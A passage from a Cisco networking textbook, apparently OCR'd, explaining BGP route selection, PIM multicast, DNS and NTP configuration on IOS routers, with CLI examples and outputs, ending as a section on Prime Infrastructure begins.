BGP routing table entry for 192.168.221.0/24, version 15
Paths: (2 available, best #1, table default)
  Advertised to update-groups:
     1
  Refresh Epoch 1
  Local, (Received from a RR-client)
    192.168.111.11 from 192.168.111.11 (192.168.111.11)
      Origin incomplete, metric 0, localpref 100, valid, internal, best
      rx pathid: 0, tx pathid: 0x0
```

```
  Refresh Epoch 1
  Local, (Received from a RR-client)
    192.168.12.2 from 192.168.12.2 (192.168.223.2)
      Origin incomplete, metric 0, localpref 100, valid, internal
      rx pathid: 0, tx pathid: 0
RR1#
```

You can have confederations and route reflectors, as shown in Figure 12-7. In this configuration, one may have route reflectors at the edge of each sub-autonomous system. This configuration is not common, but the control plane will support it.



Figure 12-7. *Reflectors and confederations*

Now that the preliminaries of iBGP have been discussed, let's discuss eBGP. *eBGP* is a path-vector protocol. Its primary measure is the number of autonomous systems that must be traversed. BGP doesn't directly track the number of router hops, bandwidth, or latency. It is focused more on policy, so it often requires more administrator control for route optimization than an IGP. Some of these controls are discussed in Chapter 15. At this point, think about the criteria for route selection in Table 12-1 and how you can use these factors to influence routing.

t1.1 ***Table 12-1.*** *BGP Decision Process*

Metric	Preferred Choice
Weight (Cisco proprietary)	Highest
Local preference	Highest
Origination	Local
AS_PATH	Lowest
Origin type	IGP, then EGP, then Incomplete
MED	Lowest
BGP type	eBGP
IGP metric to next hop	Lowest
Prefix age	Oldest
Router ID	Lowest
Cluster length	Lowest
Neighbor address	Lowest

Table 12-1 may seem like a lot, but it uses a top-down approach and stops once decision criteria are met. It is also important to note that many of the decisions are relevant to the direction. For example, local preference is used when administrators prefer a specific path out of their networks. The length of the autonomous system path can be manipulated by prepending your autonomous system to influence others to choose a certain path by making an alternate path longer.

The *Multiple Exit Discriminator* (MED) is often used when all else is equal. The MED is a hint to external peers about which path they should prefer. It is often determined by the metric from the IGP. By default, the MED is compared when the AS PATH is the same length and the first autonomous system in the path is the same. However, it can be configured to not require the same first autonomous system. It also has some issues with missing MEDs. By default, a missing MED has a value of 0, which is considered best. To fix this issue, the command `bgp bestpath med missing-as-worst` reverses the behavior.

Once BGP makes the decision about which prefix it wants to put in the routing table, you could have problems if you actually want an IGP to win. Think about the case where tunnel endpoints are learned through an IGP; but when the tunnel comes up, they get advertised through eBGP as going through the tunnel. In this case, eBGP wins due to its administrative distance of 20. When a routing protocol claims that the tunnel endpoints are reachable through the tunnel, the tunnel flaps. In the case of BGP, this is an easy fix. When you want to advertise a network, but you want it to lose to IGPs, you advertise it as a *backdoor* network. This sets the administrative distance to 200, even when it is advertised to an external peer.

Similar to other protocols, BGP has built-in security features. One of them is a check on the receiving interface. BGP uses TCP and needs to make a connection using consistent addresses. With eBGP, this is usually not a problem because the links are frequently point to point. With iBGP, the peers may be connecting across a campus. In the case of iBGP, it is usually recommended to set the update source as a loopback interface and peer to that interface. In the case of eBGP, it is best to use the physical interface addresses. One reason is that eBGP has a security feature that restricts the TTL to 1. If an eBGP peer is not directly connected, you need to manually configure `ebgp-multihop` with the TTL on the neighbor statement. This feature shouldn't be confused with TTL security, and they cannot be used together. Setting `ttl-security` on a neighbor works similarly as with OSPF TTL security. The hop count is subtracted from 255. BGP packets are sent out with a TTL of 255. If they have a TTL less than (255 – hop count), they are discarded.

Loopbacks provide a slightly different case than traditional multihop. By default, eBGP will not peer using loopback. You could set `ebgp-multihop` to 2 or `ttl-security` hops to 2, but with loopback, `disable-connected-`

check on the eBGP neighbor is a more secure option. This option enforces the TTL of 1 to get to the peer, but it essentially won't count the extra hop to the loopback. Just don't forget to make the loopback reachable from the peer. You usually don't use IGPs with eBGP peers, so they may need a static route to the loopback.

Protocol-Independent Multicasting

Protocol-Independent Multicasting (PIM) is a family of control plane protocols used for multicast routing. Multicast routing doesn't have fixed endpoints like with unicast. It can have multiple hosts in different networks receiving a multicast stream. The protocols need to figure out the most efficient tree to build to get data from the sender to all of the receivers. It uses the unicast routing protocols and multicast messages from participating hosts to accomplish this.

The PIM variants are *dense mode*, *sparse mode*, *bidirectional PIM*, and Source-Specific Multicast (SSM). Each variant builds trees for *multicast groups*, also known as *multicast addresses*, but they use different mechanisms.

PIM dense mode is used when the assumption is that there are multicast receivers at most locations. When PIM dense mode is in use, it builds trees for a multicast group to get to every participating router in the network. When a router doesn't want to receive traffic for a multicast group, it sends a prune message. This is a simple-to-configure method, but it isn't scalable and it can cause network degradation when there are several high-bandwidth multicast streams, in which most segments don't want to participate.

The following example shows a simple network with a multicast source, an intermediate router, and a multicast listener. Multicast is configured by using the global command `ip multicast-routing`, and then `ip pim dense-mode` is enabled on the interfaces of the participating routers. For the purposes of the test, the destination is a router that is configured to listen for a multicast group. The source will send a ping to that group:

```
MSource#show running-config | section multicast|Ethernet0/0
ip multicast-routing
interface Ethernet0/0
 ip address 192.168.12.1 255.255.255.0
 ip pim dense-mode
 ip ospf 1 area 0
MSource#

MRouter#show running-config | section multicast|Ethernet0/0|Ethernet0/1
ip multicast-routing
interface Ethernet0/0
 ip address 192.168.12.2 255.255.255.0
 ip pim dense-mode
 ip ospf 1 area 0
interface Ethernet0/1
 ip address 10.0.0.1 255.255.255.0
 ip pim dense-mode
 ip ospf 1 area 0
MRouter#

!This router is acting like a host listening to Multicast gruop 225.225.225.225
MDestination#show running-config interface Ethernet 0/0
Building configuration...

Current configuration : 102 bytes
!
interface Ethernet0/0
```

```
 ip address 10.0.0.100 255.255.255.0
 ip igmp join-group 225.225.225.225
end

MDestination#
```

A ping test from MSource to the multicast group 225.225.225.225 receives a response from the multicast receiver on MDestination. If more than one host is configured as a receiver for a multicast group, the ping gets a response from each receiver. This concept is actually a good way to troubleshoot routing protocols on a multipoint network. For example, if EIGRP neighbors don't come up and you have already verified unicast connectivity, try pinging the EIGRP group address 224.0.0.10.

```
MSource#ping 225.225.225.225
Type escape sequence to abort.
Sending 1, 100-byte ICMP Echos to 225.225.225.225, timeout is 2 seconds:

Reply to request 0 from 10.0.0.100, 2 ms
MSource#
```

After the data is sent, routers along the path build the trees. In the following `show ip mroute` output, you can see two dense mode entries. The one without a source is going to both PIM-enabled interfaces on the router. The other entry reflects a shortest path tree entry for the source 192.168.12.1. This entry shows that the incoming interface is Ethernet0/0 and that it passed the reverse path forward:

```
MRouter#show ip mroute 225.225.225.225
IP Multicast Routing Table
Flags: D - Dense, S - Sparse, B - Bidir Group, s - SSM Group, C - Connected,
       L - Local, P - Pruned, R - RP-bit set, F - Register flag,
       T - SPT-bit set, J - Join SPT, M - MSDP created entry, E - Extranet,
       X - Proxy Join Timer Running, A - Candidate for MSDP Advertisement,
       U - URD, I - Received Source Specific Host Report,
       Z - Multicast Tunnel, z - MDT-data group sender,
       Y - Joined MDT-data group, y - Sending to MDT-data group,
       G - Received BGP C-Mroute, g - Sent BGP C-Mroute,
       N - Received BGP Shared-Tree Prune, n - BGP C-Mroute suppressed,
       Q - Received BGP S-A Route, q - Sent BGP S-A Route,
       V - RD & Vector, v - Vector, p - PIM Joins on route
Outgoing interface flags: H - Hardware switched, A - Assert winner, p - PIM Join
 Timers: Uptime/Expires
 Interface state: Interface, Next-Hop or VCD, State/Mode

(*, 225.225.225.225), 00:04:14/stopped, RP 0.0.0.0, flags: DC
  Incoming interface: Null, RPF nbr 0.0.0.0
  Outgoing interface list:
    Ethernet0/1, Forward/Dense, 00:04:14/stopped
    Ethernet0/0, Forward/Dense, 00:04:14/stopped

(192.168.12.1, 225.225.225.225), 00:04:14/00:02:34, flags: T
  Incoming interface: Ethernet0/0, RPF nbr 192.168.12.1
  Outgoing interface list:
    Ethernet0/1, Forward/Dense, 00:04:14/stopped

MRouter#
```

PIM sparse mode operates on the opposite assumption of dense mode. Sparse mode assumes that most network segments don't have multicast receivers. This can scale better over a WAN than dense mode. It uses *rendezvous points* (RPs) to help manage the trees. In large networks, there can be multiple RPs that share information, and RPs can be dynamically selected. In smaller networks, static RPs are often assigned. Even in large networks, a static address can be used for the RP, and unicast routing can provide the path to the closest active RP.

Figure 12-8 shows a basic example of a sparse mode network. In this example, a multicast source forwards information. The rendezvous point manages the tree for the multicast group. A multicast destination requests to join the group by sending an IGMP message. The multicast enabled switch will see the IGMP join message and will know to send multicast traffic for the group onto that destination.



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Figure 12-8. *Sparse mode multicasting*

AU6 The following shows an example of a small network using a static RP:

```
MRouter(config)#ip multicast-routing
MRouter(config)#int lo200
MRouter(config-if)#ip pim  sparse-mode
MRouter(config-if)#int e0/0
MRouter(config-if)#ip pim  sparse-mode
MRouter(config-if)#int eth0/1
MRouter(config-if)#ip pim  sparse-mode
MRouter(config-if)#exit
MRouter(config)#ip pim rp-address 2.2.2.2
*Mar 29 18:45:36.765: %LINEPROTO-5-UPDOWN: Line protocol on Interface Tunnel0, changed state to up
*Mar 29 18:45:36.765: %LINEPROTO-5-UPDOWN: Line protocol on Interface Tunnel1, changed state to up
```

Notice the tunnel interfaces that appeared when the RP address was set in the preceding example. The process picks the lowest available tunnel numbers. This can cause interesting issues when you are copying a configuration using tunnels. For example, let's say a source configuration used Tunnel0 for GRE, but when the configuration was copied, the router created the PIM tunnel before it got to the line for the GRE tunnel; it will generate an error that Tunnel0 is in use by PIM and can't be configured.

```
MSource#show running-config | section rp-address|Ethernet0/0
interface Ethernet0/0
 ip address 192.168.12.1 255.255.255.0
 ip pim sparse-mode
 ip ospf 1 area 0
ip pim rp-address 2.2.2.2
MSource#
MRouter#show interfaces tunnel 0
Tunnel0 is up, line protocol is up
  Hardware is Tunnel
```

```
  Description: Pim Register Tunnel (Encap) for RP 2.2.2.2
  Interface is unnumbered. Using address of Loopback200 (2.2.2.2)
  MTU 17912 bytes, BW 100 Kbit/sec, DLY 50000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation TUNNEL, loopback not set
  Keepalive not set
  Tunnel source 2.2.2.2 (Loopback200), destination 2.2.2.2
   Tunnel Subblocks:
      src-track:
         Tunnel0 source tracking subblock associated with Loopback200
          Set of tunnels with source Loopback200, 2 members (includes iterators), on
interface <OK>
  Tunnel protocol/transport PIM/IPv4
  Tunnel TOS/Traffic Class 0xC0,  Tunnel TTL 255
  Tunnel transport MTU 1486 bytes
  Tunnel is transmit only
  Tunnel transmit bandwidth 8000 (kbps)
  Tunnel receive bandwidth 8000 (kbps)
  Last input never, output never, output hang never
  Last clearing of "show interface" counters 00:09:56
  Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0
  Queueing strategy: fifo
  Output queue: 0/0 (size/max)
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
     0 packets input, 0 bytes, 0 no buffer
     Received 0 broadcasts (0 IP multicasts)
     0 runts, 0 giants, 0 throttles
     0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
     0 packets output, 0 bytes, 0 underruns
     0 output errors, 0 collisions, 0 interface resets
     0 unknown protocol drops
     0 output buffer failures, 0 output buffers swapped out
MRouter#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
MRouter(config)#interface tunnel 0
%Tunnel0 used by PIM for Registering, configuration not allowed
MRouter(config)#

MSource#ping 225.225.225.225
Type escape sequence to abort.
Sending 1, 100-byte ICMP Echos to 225.225.225.225, timeout is 2 seconds:

Reply to request 0 from 10.0.0.100, 31 ms
MSource#show ip pim  ?
  all-vrfs    All VRFs
  autorp      Global AutoRP information
  boundary    debug boundary comand
  bsr-router  Bootstrap router (v2)
  interface   PIM interface information
  mdt         PIM MDT information
```

```
  neighbor    PIM neighbor information
  rp          PIM Rendezvous Point (RP) information
  rp-hash     RP to be chosen based on group selected
  tunnel      Register tunnels
  vc          ATM VCs opened by PIM
  vrf         Select VPN Routing/Forwarding instance

MSource#show ip pim rp
Group: 224.0.1.40, RP: 2.2.2.2, uptime 00:10:08, expires never
MSource#
```

When a multicast packet is sent out of an interface to receivers, it is translated to multicast frames. This layer 2 destination starts with 01:00:5E and then uses the 23 lowest-order bits from the layer 3 address. If the switch doesn't know which ports are listening on a multicast group, it will send the frames to all of the ports, except the port on which the frames were received. This is where IGMP snooping comes in to play. The *Internet Group Management Protocol* (IGMP) is the protocol used by hosts to notify a router when they join and leave multicast groups. IGMP snooping is a protocol that allows layer 2 devices to peek at IGMP messages that pass through them and use the information to determine which switchports want multicast frames for particular groups. It is enabled by default, but can be disabled using the global command `no ip igmp snooping`. It can also be disabled on a per-VLAN basis, but if it is disabled globally, it cannot be enabled on a VLAN.

Before leaving the topic of the multicast control plane, we should point out an often problematic security feature for the multicast control plane: reverse path forwarding (RPF) checks. RPF checks use the unicast routing table to verify that the multicast source address is reachable through the interface where it received the packet. Problems can occur when PIM isn't enabled on all the interfaces or there is some asymmetry to the routing. The quick fix when you receive RPF check failure messages is to use the `ip mroute` global configuration command to add a path to the multicast routing table. This, however, is often just a Band-Aid fix; and it doesn't address the root of the problem. To properly fix the problem, you need to analyze your unicast routing to determine why it is failing the RPF checks.

Domain Name System

The Domain Name System (DNS) is a hierarchal system that maps human-readable names to logical addresses. For example, when you type **`www.apress.com`** in your web browser, DNS determines an IP address for the fully qualified domain name (FQDN). The application then makes a network connection request using the IP address. For troubleshooting, it is often useful to manually look up the name resolution. Two common utilities for name resolution are `dig` and `nslookup`.

```
user@ubuntu-vm:~$ dig www.apress.com

; <<>> DiG 9.9.5-4.3ubuntu0.2-Ubuntu <<>> www.apress.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35084
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0005 , udp: 4096
;; QUESTION SECTION:
;www.apress.com.                IN      A
```

```
;; ANSWER SECTION:
www.apress.com.             5     IN      A        207.97.243.208

;; Query time: 33 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Mon Mar 30 08:49:47 HST 2015
;; MSG SIZE  rcvd: 59

user@ubuntu-vm:~$ nslookup www.apress.com
Server:                 127.0.1.1
Address:          127.0.1.1#53

Non-authoritative answer:
Name:    www.apress.com
Address: 207.97.243.208

user@ubuntu-vm:~$
```

DNS is usually used for communication between clients and servers, so how does that affect a router's control plane? In many cases, it doesn't. In fact, when you look at router configurations, it is common to see the global configuration command `no ip domain lookup`. This command turns off DNS lookups. This is frequently done because Cisco IOS interprets an unknown string typed at the privileged and user exec modes as a request to Telnet to that hostname. When DNS is not set up and a typographical error is made, it will make your command line interface unresponsive while it attempts to look up the hostname.

```
DNS_Client#connf
Translating "connf"...domain server (255.255.255.255)
 (255.255.255.255)
Translating "connf"...domain server (255.255.255.255)
! One minutes later
% Bad IP address or host name
% Unknown command or computer name, or unable to find computer address
DNS_Client#
```

Even when some name resolution is needed on a router, full DNS is often not used. The local host table can be used to store hostnames and IP addresses and provide resolution for those hostnames. A problem with this is that it isn't scalable, and when a change needs to be made to a hostname or IP address, it needs to be updated on all of the routers that are using it.

```
DNS_Client(config)#ip host Router1 ?
  <0-65535>   Default telnet port number
  A.B.C.D     Host IP address
  X:X:X:X::X  Host IPv6 Address
  additional  Append addresses
  mx          Configure a MX record
  ns          Configure an NS record
  srv         Configure a SRV record

DNS_Client(config)#ip host Router1 192.168.12.1
DNS_Client(config)#exit
DNS_Client#ping Router1
```

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.12.1, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 1/2/6 ms
DNS_Client#
```

For better scalability, point the router to a DNS server using the `ip name-server` command. Cisco IOS allows a list of up to six domain name servers. If you only configure a name server, FQDNs must be used in queries. If you want to enable a search list of domain names, use the `ip domain list` and `ip domain name` commands to add domains as needed. The domain name command sets the domain name of the router that is used as the default suffix. If DNS doesn't find a match using a hostname and the default domain name, it will look through the domain list.

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```
DNS_Client(config)#ip domain lookup
DNS_Client(config)#ip name-server 192.168.12.1 ?
  A.B.C.D     Domain server IP address (maximum of 6)
  X:X:X:X::X  Domain server IPv6 address (maximum of 6)
  <cr>

DNS_Client(config)#ip name-server 192.168.12.1
DNS_Client(config)#ip domain name apress.com
DNS_Client(config)#ip domain list somedomain.com
DNS_Client(config)#ip domain list ?
  WORD  A domain name
  vrf   Specify VRF

DNS_Client(config)#ip domain list anotherdomain.com
DNS_Client(config)#do show run | include domain list
ip domain list somedomain.com
ip domain list anotherdomain.com
DNS_Client(config)#
```

Even though servers are usually used as DNS servers, a router can also serve this purpose. A router is enabled as a DNS server using the `ip dns server command`. Entries are configured in the same way as without DNS using the `ip host` command. Optionally, forwarding servers can be configured by using the `ip name-server` command.

```
DNS_Server(config)#! Enable DNS Server
DNS_Server(config)#ip dns server
DNS_Server(config)#! Configuring forwarding DNS
DNS_Server(config)#ip name-server 8.8.8.8
DNS_Server(config)#! Add entries into DNS
DNS_Server(config)#ip host R1-LO.example.com 1.1.1.1
DNS_Server(config)#! Configure SOA record
DNS_Server(config)#ip dns primary example.com soa ns1.example.com example.com
DNS_Server(config)#
```

Now that you have configured a DNS server, you will test it from the client. In the following example, you first try to ping using only the hostname. It fails because it is not appending a domain name. When using the FQDN, it successfully resolves the name. After adding the domain name to the search list, it successfully resolves the name, but it first attempts to resolve the name without adding the domain from the search list:

```
DNS_Client#ping R1-LO
Translating "R1-LO"...domain server (192.168.12.1)
% Unrecognized host or address, or protocol not running.

DNS_Client#ping R1-LO.example.com
Translating "R1-LO.example.com"...domain server (192.168.12.1)
% Unrecognized host or address, or protocol not running.

DNS_Client#ping R1-LO.example.com
Translating "R1-LO.example.com"...domain server (192.168.12.1)
% Unrecognized host or address, or protocol not running.

DNS_Client#ping R1-LO
Translating "R1-LO"...domain server (192.168.12.1)
% Unrecognized host or address, or protocol not running.

DNS_Client#ping R1-LO.example.com
Translating "R1-LO.example.com"...domain server (192.168.12.1) [OK]

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/1 ms
DNS_Client#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
DNS_Client(config)#ip domain list example.com
DNS_Client(config)#exit
DNS_Client#ping
*Mar 30 20:12:21.825: %SYS-5-CONFIG_I: Configured from console by console
DNS_Client#ping R1-LO
Translating "R1-LO"...domain server (192.168.12.1) [OK]

Translating "R1-LO"...domain server (192.168.12.1) [OK]

Translating "R1-LO"...domain server (192.168.12.1) [OK]

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
```


Network Time Protocol

The *Network Time Protocol* (NTP) is a protocol for synchronizing time between devices. Accurate—or least synchronized—time is important for the management of network devices. The basic functionality of routing and switching doesn't require synchronized time, but it is important for management tasks such as analysis of log files. It is also important for use in security features, such as time-based access control lists and cryptologic key rotation.

NTP uses strata as a measure of the reliability of a time server. A device with a stratum value of 0 is considered to be the most accurate time source. Each NTP hop adds a stratum number until the maximum

stratum value of 15. If a device tries to synchronize to a stratum 15 device, it will receive an error stating that the stratum is too high.

To configure a router as an NTP server, use the command `ntp master` with an optional stratum number. If a stratum number is not supplied and the device isn't obtaining time from a lower stratum number time server, it will default to a stratum value of 8.

```
Router1(config)#ntp update-calendar
Router1(config)#ntp master ?
  <1-15>  Stratum number
  <cr>

Router1(config)#ntp master
Router1(config)#exit
Router1#show ntp
Mar 30 21:36:07.699: %SYS-5-CONFIG_I: Configured from console by console
Router1#show ntp ?
  associations  NTP associations
  information   NTP Information
  packets       NTP Packet statistics
  status        NTP status

Router1#show ntp status
Clock is synchronized, stratum 8, reference is 127.127.1.1
nominal freq is 250.0000 Hz, actual freq is 250.0000 Hz, precision is 2**10
ntp uptime is 4200 (1/100 of seconds), resolution is 4000
reference time is D8C44041.47EF9E78 (11:36:01.281 HST Mon Mar 30 2015)
clock offset is 0.0000 msec, root delay is 0.00 msec
root dispersion is 1939.58 msec, peer dispersion is 1938.47 msec
loopfilter state is 'CTRL' (Normal Controlled Loop), drift is 0.000000000 s/s
system poll interval is 16, last update was 10 sec ago.
Router1#
```

When you look at NTP associations, you see an association with a local reference clock that is stratum 7. This is because the network device is considered to be a hop away from the hardware clock. This is even the case with stratum 0 devices. If a clock is stratum 0, the device advertising time is stratum 1.

```
Router1#show ntp associations

  address         ref clock       st   when   poll reach  delay  offset   disp
*~127.127.1.1     .LOCL.           7      1     16   377  0.000   0.000  1.204
 * sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured
Router1#
```

Next, you configure Router2 as an NTP master with a stratum value of 6 and configure Router1 to use it as a time source. Notice that Router1 is reporting a stratum value of 7 now. This is because it is synchronized with a stratum 6 device.

```
Router2(config)#ntp update-calendar
Router2(config)#ntp master 6
Router2(config)#ntp source loopback 0
```

Notice that Router1 is showing that Router2 is stratum 6, but it is still advertising stratum 8 to its clients. This is because NTP can take a while to fully synchronize.

```
Router1#configure terminal
Router1(config)#ntp server 20.20.20.20 source Loopback0
Router1(config)#exit
Router1#show ntp associations

  address         ref clock       st   when   poll reach  delay  offset   disp
*~127.127.1.1     .LOCL.           7     11     16   377  0.000   0.000  1.204
 ~20.20.20.20     127.127.1.1      6     10     64     1  1.000   0.500 189.45
 * sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured
Router1#
Router1#show ntp status
Clock is synchronized, stratum 8, reference is 127.127.1.1
nominal freq is 250.0000 Hz, actual freq is 250.0000 Hz, precision is 2**10
ntp uptime is 145300 (1/100 of seconds), resolution is 4000
reference time is D8C445C1.483127B0 (11:59:29.282 HST Mon Mar 30 2015)
clock offset is 0.0000 msec, root delay is 0.00 msec
root dispersion is 2.36 msec, peer dispersion is 1.20 msec
loopfilter state is 'CTRL' (Normal Controlled Loop), drift is 0.000000000 s/s
system poll interval is 16, last update was 12 sec ago.
Router1#
```

Eventually, NTP should show that it is synchronized to Router2. When using NTP on GNS3, the virtualization can cause excessive delay and jitter, which can result in the NTP not synchronizing.

```
Router1#show ntp associations

  address         ref clock       st   when   poll reach  delay  offset   disp
 ~127.127.1.1     .LOCL.           7     3     16     1  0.000   0.000 7937.9
*~20.20.20.20     127.127.1.1      6    21    128   377  1.000   0.500  2.933
 * sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured
Router1#
Router1#show ntp status
Clock is synchronized, stratum 7, reference is 20.20.20.20
nominal freq is 250.0000 Hz, actual freq is 250.0000 Hz, precision is 2**10
ntp uptime is 323500 (1/100 of seconds), resolution is 4000
reference time is D8C44CB8.48B43A20 (12:29:12.284 HST Mon Mar 30 2015)
clock offset is -0.5000 msec, root delay is 1.00 msec
root dispersion is 6.30 msec, peer dispersion is 2.46 msec
loopfilter state is 'CTRL' (Normal Controlled Loop), drift is 0.000000000 s/s
system poll interval is 256, last update was 12 sec ago.
Router1#
```

Next, you configure NTP on Router3. Initially, it selected Router1 as the peer even though its stratum number is worse. This is only because it was configured first.

```
Router3(config)#ntp server 10.10.10.10 source Loopback0
Router3(config)#ntp server 20.20.20.20 source Loopback0
Router3(config)#exit
```

```
Router3#show nt
Mar 30 22:33:00.111: %SYS-5-CONFIG_I: Configured from console by console
Router3#show ntp association

  address         ref clock       st   when   poll reach  delay  offset   disp
*~10.10.10.10     20.20.20.20      7     38     64     1  1.000  -0.500 189.50
 ~20.20.20.20     127.127.1.1      6     27     64     1  1.000   0.500 189.50
 * sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured
Router3#
```

When NTP converged, it changed peering to use Router2.

```
Router3#show ntp association

  address         ref clock       st   when   poll reach  delay  offset   disp
+~10.10.10.10     20.20.20.20      7     47     64     3  1.000  -0.500 65.366
*~20.20.20.20     127.127.1.1      6     37     64     3  1.000   0.500 64.892
 * sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured
Router3#
Router3#show ntp association

  address         ref clock       st   when   poll reach  delay  offset   disp
 ~10.10.10.10     20.20.20.20      7     57     64     7  1.000  -0.500  3.639
*~20.20.20.20     127.127.1.1      6     46     64     7  1.000   0.500  2.678
 * sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured
Router3#
```

In some cases, you don't have an authoritative time server, or a device can't act authoritatively. Many top-of-rack switches do not have a hardware clock, which is required to be an NTP server. In these cases, you typically want to make the device a client of an NTP server. If there aren't any devices that can act as an NTP server on the network, but time still needs to be synchronized between devices, you can use `ntp peer`. When two devices are configured as peers, neither of them is authoritative, and they converge on a middle time value. This can lead to incorrect but synchronized clocks. Even in a network with an authoritative time source, peering has its place. Consider a network with a stratum 1 clock and then a series of stratum 2 devices distributing time. If the stratum 1 clock goes down temporarily, you still want synchronized time. Peering the stratum 2 devices will accomplish this.

```
Router1(config)#no ntp server 20.20.20.20
Router1(config)#ntp peer 20.20.20.20 source loopback0

Router2(config)#ntp peer 10.10.10.10 source loopback0
```

So far, only unrestricted NTP has been discussed. To add a layer of security, you can use access lists and authentication.

```
To enable authentication for NTP, enable authentication and set a key on the NTP
server.Router2(config)#ntp master
Router2(config)#ntp authenticate
Router2(config)#ntp trusted-key 1
Router2(config)#ntp authentication-key 1 md5 Apress
```

From the client, configure the server keys that are trusted. NTP authentication is initiated from the client. If the server is configured to allow authentication, but the client does not request it, the session will be unauthenticated.

```
Router1(config)#ntp authenticate
Router1(config)#ntp authentication-key 1 md5 Apress
Router1(config)#ntp trusted-key 1
Router1(config)#ntp server 20.20.20.20 key 1
```

In addition to authentication, the access list can be used to limit access based on the IP address. The options are peer, query-only, server, and server-only:

- *Peer*: This allows all types of peering with time servers in the access list. Routers can synchronize with other devices and can be used as time servers.
- *Query-only*: This restricts devices in the access list to only use control queries. Responses to NTP requests are not sent, and local time is not synchronized with time servers specified in the access list. No responses to NTP requests are sent, and no local system time synchronization with remote system is permitted.
- *Server*: This allows the device to receive time requests and NTP control queries from the servers specified in the access list, but not to synchronize itself to the specified servers.
- *Server-only*: This allows the router to respond to NTP requests only. It does not allow attempts to synchronize local system time.

```
Router3(config)#ntp access-group ?
  ipv4         ipv4 access lists
  ipv6         ipv6 access lists
  peer         Provide full access
  query-only   Allow only control queries
  serve        Provide server and query access
  serve-only   Provide only server access
```

Tools for Control Plane Management

We discussed the management plane in Chapter 10, but it is worth revisiting in terms of tools. Some software-defined networking architectures completely manage the control plane. The typical Cisco architecture is to allow each device to run control plane protocols, but we may configure parameters used by those protocols with tools. AU8

Cisco Prime Infrastructure is a good choice when there is a mix of manual configuration and configuration pushed by the tool. Prime Infrastructure logs into the device and periodically pulls the configuration. This allows you to make changes from the current state of the device. It also allows Prime Infrastructure to validate compliance. If you want to get extremely fancy, you can even have Prime automatically run show commands and push configuration changes based on the result. However, that is not recommended unless you have extremely fine-tuned templates and have tested all your automatic configuration rules.

A more common use of Prime Infrastructure is to push configurations to multiple devices using templates. Prime Infrastructure comes with several built-in templates for common tasks. Many of these templates use scripts to pull information for devices, use global variables or the configuration database, or

use per-device variables that are provided in a form when the template is deployed. Figure 12-9 shows an example of a script for a built-in template that configures an access port. This example uses a somewhat complex script.

AU9

